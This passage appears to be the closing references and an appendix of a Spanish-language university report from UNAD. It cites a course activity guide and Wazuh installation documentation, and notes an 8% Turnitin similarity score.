
Universidad Nacional Abierta y a Distancia [UNAD]. (2025). *Guía de actividades y rúbrica de evaluación - Etapa 5 Análisis, informe y comunicación de resultados técnicos*. Vicerrectoría Académica y de Investigación.

Wazuh. (2024). *Wazuh Documentation: Installation and agent configuration*. Wazuh Inc. https://documentation.wazuh.com

Apéndices

Apéndice A

Evidencia de validación en herramienta Turnitin



Nota: como se observa en la imagen la similitud con otros trabajos o información de la web el porcentaje fue 8% de similitud.